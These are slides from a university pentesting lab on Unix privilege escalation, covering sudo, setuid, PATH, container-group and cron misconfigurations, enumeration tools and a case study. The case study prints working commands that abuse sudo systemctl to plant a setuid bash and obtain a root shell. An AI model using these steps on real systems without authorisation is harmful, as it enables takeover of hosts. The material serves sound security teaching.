

Pentesting Lab

Privilege Escalation - UNIX

Felix, Possegger, Pongratz, Prodingner, Schauklies, Schwarzl

28.04.2025

Summer 2025, www.isec.tugraz.at/ptl

1. Introduction
2. Basics of Linux Security Model
3. Common Vulnerabilities
4. Enumeration
5. Case Studies
6. Try it Yourself

Introduction

- "Privilege Escalation consists of techniques that adversaries use to **gain higher-level permissions** on a system or network." - MITRE Framework
- "Privilege Escalation is the act of exploiting a bug, a design flaw, or a configuration oversight in an operating system or software application to **gain elevated access** to resources that are normally protected from an application or user." - Wikipedia
- "Privilege Escalation is the process of **gaining** unauthorized access to **higher-level permissions** or privileges within a system or network." - ChatGPT



- Gaining Persistence
- Credential Dumping
- Lateral Movement
- Prove impact

Basics of Linux Security Model



- Root is the administrator account on Linux.
- Has (near) **limitless** permissions.

```
$ id  
uid=0(root) gid=0(root) groups=0(root)
```


- Users and Groups identified by ID


```
$ id
id=1000(user) gid=1000(user) groups=1000(user),4(adm),27(sudo)
```

- A file has owner and permissions

```
$ ls -alh .
drwxr-xr-x user user 40 B Mo Jan 01 00:00:00 2024 folder
-rw-r--r-- user user 6.4 KB Mo Jan 01 00:00:00 2024 file
```

- File permissions






- Execute commands in context of another user
- /etc/sudoers define **who** can execute **what** as who
- Always check for sudo privileges!

```
$ sudo -l  
[...]
```

```
User user may run the following commands on server:  
  (ALL) NOPASSWD: ALL
```



- SELinux (Security-Enhanced Linux)
- SIP (System-Integrity Protection)

Common Vulnerabilities



When having access **permissions** we shouldn't

- System files (/etc/passwd, /etc/shadow)
- Config files (*.conf, *.txt)
- User files (.ssh, .bashrc)



When having access to **credentials** we shouldn't

- Plaintext creds (hardcoded creds in scripts)
- SSH-Keys (/home/user/.ssh/id_rsa)
- History files (/home/user/.bash_history)


Sudo privilege means pretty **good** chance for **privesc**!
Unseemingly applications often let us privesc:



- 7z
- apt-get
- gdb
- pandoc
- ...

Check here if sudo results in privesc:

<https://gtfobins.github.io/#+sudo>



Binaries with **setuid** bit set, run as owner instead of user starting the process

```
$ find / -type f -perm -4000 2>/dev/null  
/usr/bin/su  
[...]  
$ ls -alh /usr/bin/su  
.rwsr-xr-x root root 50 KB [...] /usr/bin/su
```

Check if setuid bit on binary results in privesc:
<https://gtfobins.github.io/#+suid>



Scripts/binaries with **higher privileges** using **relative paths**

```
int main(void)
{
    setuid(0);
    setgid(0);
    system("ps");
    return 0;
}
```

Path Environment-Variable:


```
$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
```

Docker or LXD group allows spawning of **privileged containers**
These containers can:



- Mount host file-system as root
- Read / Write system-files
- Fully **compromise** host

```
$ id
uid=1000(user) gid=1000(user) groups=1000(user),131(lxd),962(docker)
```



Subset of root privileges on

- Processes
- Binaries
- Users
- Environment / Containers
- Services

```
$ getcap <binary>
```

Search for specific Capabilities here:

<https://gtfobins.github.io/#+capabilities>


Scheduled Tasks / Cron jobs run regularly on systems

- Located at /etc/crontab or /etc/cron.d



```
$ cat /etc/crontab
```

```
# Example of job definition:
# .----- minute (0 - 59)
# | .----- hour (0 - 23)
# | | .----- day of month (1 - 31)
# | | | .----- month (1 - 12)
# | | | | .---- day of week (0 - 6) (Sunday=0 or 7)
# | | | | |
# * * * * * user <command to be executed>
  * * * * * root /opt/scripts/health-check.sh
```



Check versions and look for public exploits

- Kernel

```
$ cat /proc/version  
$ uname -a
```

- Software

```
$ sudo -V  
Sudo version 1.9.12 p1
```

Search identified kernel/software version on:

<https://www.exploit-db.com>

Enumeration



Search the system, look for something standing out

- User Files (/home, /var/mail)
- Custom scripts and executables
- Scheduled Tasks / CronJobs
- Processes running on the system
- Internal running services (check ports)
- Version enumeration

- LinPeas - Automated enumeration
<https://github.com/carlospolop/PEASS-ng/>
- LinEnum - Automated enumeration (older)
<https://github.com/rebootuser/LinEnum>
- pspy - List running processes
<https://github.com/DominicBreuker/pspy>
- GTFOBins - Privesc via sudo/suid binaries
<https://gtfobins.github.io>
- HackTricks - Checklists and information
<https://book.hacktricks.xyz/linux-hardening/privilege-escalation>

Case Studies

Showing LinPeas.log with a multitude of vulnerabilities.

```
██████████@██████████ ~ $ sudo -l
Matching Defaults entries for ██████████ on ██████████:
    env_keep+=SSH_AUTH_SOCK

User ██████████ may run the following commands on ██████████:
    (ALL) NOPASSWD: /usr/bin/ip
    (ALL) NOPASSWD: /usr/bin/arping
    (ALL) NOPASSWD: /bin/systemctl, /usr/bin/systemctl
██████████@██████████ ~ $
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

(a)

```
TF=$(mktemp)
echo /bin/sh >$TF
chmod +x $TF
sudo SYSTEMD_EDITOR=$TF systemctl edit system.slice
```

(b)

```
TF=$(mktemp).service
echo '[Service]
Type=oneshot
ExecStart=/bin/sh -c "id > /tmp/output"
[Install]
WantedBy=multi-user.target' > $TF
sudo systemctl link $TF
sudo systemctl enable --now $TF
```

(c) This invokes the default pager, which is likely to be `less`, other functions may apply.

```
sudo systemctl
!sh
```

```
<redacted-user> @ <redacted-host> /tmp $ TF=$(mktemp).service
echo '[Service]
Type=oneshot
ExecStart=/bin/sh -c "cp /usr/bin/bash /home/redacted-user/bash; \
chmod +s /home/redacted-user/bash"
[Install]
WantedBy=multi-user.target' > $TF
<redacted-user> @ <redacted-host> /tmp $ sudo systemctl link $TF
<redacted-user> @ <redacted-host> /tmp $ sudo systemctl enable --now $TF
```

```
██████████@██████████ ~ $ ./bash -p
bash-5.1# id
uid=██████████ euid=0(root) egid=0(root) groups=0(root)
bash-5.1# |
```

Try it Yourself

The lab contains a Linux host, that you will need to exploit.
Privilege escalation for this host can be solved with the tools and websites introduced.

Any Questions?